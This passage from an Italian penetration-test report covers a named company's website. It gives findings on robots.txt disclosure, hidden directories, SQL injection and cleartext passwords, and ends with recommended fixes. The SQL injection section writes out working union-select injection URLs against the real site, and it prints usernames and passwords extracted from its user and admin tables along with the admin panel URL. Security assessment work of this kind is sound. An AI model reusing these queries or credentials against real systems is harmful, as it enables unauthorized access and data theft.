

Figura 6 - Application error

5.4 *V04 – Divulgazione di informazioni*

E' stata rilevata la presenza del file robots.txt, contenente il nome di alcune directory potenzialmente sensibili.

Di seguito il contenuto del file:

```
robots.txt
Disallow: /_private/
Disallow: /cgi-bin/
Disallow: /css/
Disallow: /database/
```

```
Disallow: /download/
Disallow: /logs/
Disallow: /photobook/
Disallow: /secure/
Disallow: /stats/
Disallow: /support/
```

Alcune di queste directory sono risultate inesistenti, altre protette da autenticazione HTTP, altre ancora accessibili.

Ad esempio, collegandosi alla URL http://www.manulistretch.it/stats si viene rediretti alla pagina delle statistiche sugli accessi al sito, come si può vedere nell'immagine seguente:



Figura 7 - Statistiche di accesso al sito web

5.5 *V05 – Directory nascoste*

Le seguenti URL corrispondono a directory "nascoste". Va detto che è stato possibile esclusivamente rilevarle e non visualizzarne il contenuto.

URL
http://www.manulistretch.it/cfide/
http://www.manulistretch.it/css/

http://www.manulistretch.it/forum/
http://www.manulistretch.it/images/
http://www.manulistretch.it/scripts/

Tabella 8 - URL Directory nascoste

5.6 *V06 – SQL injection*

E' stato possibile ottenere informazioni sensibile grazie ad attacchi di tipo SQL injection.
Le seguenti URL e i parametri indicati sono risultati vulnerabili.

URL	Parametri vulnerabili
http://www.manulistretch.it/de/0207n.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/de/products/tds/tdsNDX.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/en/0207n.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/es/0207n.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/es/products/tds/tdsNDX.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/fr/0207n.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/fr/products/tds/tdsNDX.cfm	Id=0067\'%20having%201=1--
http://www.manulistretch.it/it/0207n.cfm	Id=0067\'%20having%201=1--

Tabella 9 - URL SQL injection

Il primo passo dell'attacco è stato trovare i nomi di alcune tabelle, tramite la seguente query:

```
http://www.manulistretch.it/en/0207n.cfm?id=0067 union select 1 from nomeTabella%00
```

In base al messaggio di errore restituito è possibile determinare se nomeTabella esiste o meno.
Si è quindi proceduto per tentativi, cercando di indovinare nomi di tabella validi.
Analogo procedimento è stato utilizzato per ottenere i nomi dei campi nelle tabelle identificate: la seguente query permette di determinare l'esistenza o meno di nomeCampo in nomeTabella:

```
http://www.manulistretch.it/en/0207n.cfm?id=0067 and (select top 1 nomeCampo from nomeTabella)%00
```

Inoltre, è stato possibile ottenere alcuni nomi di campo da messaggi di errore dell'applicazione.
Di seguito vengono riportati i nomi delle tabelle ed i nomi delle colonne trovati:

Nome Tabella	Nome Campo
news	id
tdsUsers	userid, password
adminUsers	userid, password

Tabella 10 - Tabelle e campi trovati

La tabella tdsUsers contiene le login usate per accedere all'area riservata contenente i technical data sheet, mentre la tabella adminUsers contiene le utenze usate per accedere alla pagina di gestione delle news, accessibile tramite l'URL http://www.manulistretch.it/support/
Di seguito vengono riportati i contenuti di queste due tabelle:

User	Password
msd942	48a733
pepe	pepe01

Tabella 11 - Utenze contenute in tdsUsers

User	Password
a	a

Tabella 12 - Utenze contenute in adminUsers

Tali risultati sono stati ottenuti tramite le query che seguono.
Per ottenere la prima coppia di credenziali contenuta nella tabella tdsUsers:

```
http://www.manulistretch.it/en/0207n.cfm?id=0067%20union%20select%20%220%22,%22b%22,%22c%22,%22d
%22,%22e%22,%22f%22,%22g%22,%22h%22,%22i%22,%22l%22,%22m%22,%22n%22,%22o%22,%22p%22,userid,%22r
%22,%22s%22,%22t%22,%22u%22,password,%22z%22,%22a%22,%22a%22,%22a%22,%22a%22,%22a%22,%22a%22%20from
%20tdsUsers%00
```

Per ottenere la seconda è stata utilizzata questa query:

```
http://www.manulistretch.it/en/0207n.cfm?id=0067%20union%20select%20%220%22,%22b%22,%22c%22,%22d
%22,%22e%22,%22f%22,%22g%22,%22h%22,%22i%22,%22l%22,%22m%22,%22n%22,%22o%22,%22p%22,userid,%22r
%22,%22s%22,%22t%22,%22u%22,password,%22z%22,%22a%22,%22a%22,%22a%22,%22a%22,%22a%22,%22a%22%20from
%20tdsUsers%20where%20userid%20<>%20”msd942"%00
```



Figura 8 - SQL injection



Figura 9 - Scheda tecnica

Ulteriori tentativi hanno consentito di stabilire che queste sono le uniche credenziali contenute nella tabella.

Analogamente, la seguente query ottiene la prima coppia di credenziali nella tabella adminUsers:

```
http://www.manulistretch.it/en/0207n.cfm?id=0067%20union%20select%20%220%22,%22b%22,%22c%22,%22d
%22,%22e%22,%22f%22,%22g%22,%22h%22,%22i%22,%22l%22,%22m%22,%22n%22,%22o%22,%22p%22,password,%22r
%22,%22s%22,%22t%22,%22u%22,userid,%22z%22,%221%22,%222%22,%223%22,%224%22,%225%22,%226%22%20from
%20adminUsers%00
```

Analogamente a quanto sopra, ulteriori tentativi hanno permesso di stabilire che era presente una sola coppia di credenziali.



Figura 10 - Pannello di amministrazione delle News

Indipendentemente dalla presenza o meno della vulnerabilità in esame, si consiglia fortemente di cambiare le credenziali di accesso alla pagina di gestione delle news, in quanto utente e password correnti sono decisamente deboli e facili da indovinare.

Non è stato possibile sfruttare la SQL injection per eseguire codice sull'host, poiché le funzioni necessarie risultano essere disabilitate nel database Access utilizzato, ma potrebbe essere possibile modificare i dati o le tabelle contenute nel database remoto.

5.7 V07 – Credenziali di login passate in chiaro

Le seguenti URL ed i parametri indicati sono risultati vulnerabili:

URL	Parametri vulnerabili
http://www.manulistretch.it/de/products/tds/login.cfm	TdsPwd
http://www.manulistretch.it/en/pallet_wrap_products/login.cfm	TdsPwd
http://www.manulistretch.it/es/products/tds/login.cfm	TdsPwd
http://www.manulistretch.it/fr/products/tds/login.cfm	TdsPwd
http://www.manulistretch.it/it/prodotti_fasciatura_bancale/login.cfm	TdsPwd
http://www.manulistretch.it/photobook/login.cfm	Password
http://www.manulistretch.it/fr/support/login.cfm	adminPwd

Tabella 13 - URL Credenziali di login passate in chiaro

6 Conclusioni

In seguito allo svolgimento dell'attività, si consiglia di applicare le seguenti contromisure non appena possibile:

- Modificare il codice dell'applicazione in modo da validare lato server i dati in ingresso
- Configurare in maniera più sicura l'applicazione web per risolvere i restanti problemi evidenziati
- Proteggere l'applicazione web attraverso un web-application firewall